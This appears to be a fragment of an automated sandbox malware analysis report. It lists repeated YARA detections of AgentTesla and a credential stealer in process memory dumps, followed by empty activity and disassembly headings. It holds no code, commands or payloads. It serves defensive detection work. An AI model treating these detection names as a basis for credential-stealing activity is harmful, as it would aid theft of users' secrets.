Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000000.297608589.0000000000414000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000003.00000000.297608589.0000000000414000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.561417373.00000000049A2000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000003.00000002.561417373.00000000049A2000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.561213079.0000000003511000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000003.00000002.561213079.0000000003511000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000000.298689668.0000000000414000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000003.00000000.298689668.0000000000414000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000001.299532186.0000000000414000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000003.00000001.299532186.0000000000414000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.561338501.0000000004950000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000003.00000002.561338501.0000000004950000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.558241910.00000000004CA000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000003.00000002.558241910.00000000004CA000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.560204130.0000000002511000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000002.560204130.0000000002511000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.557953046.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000003.00000002.557953046.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Disassembly

Code Analysis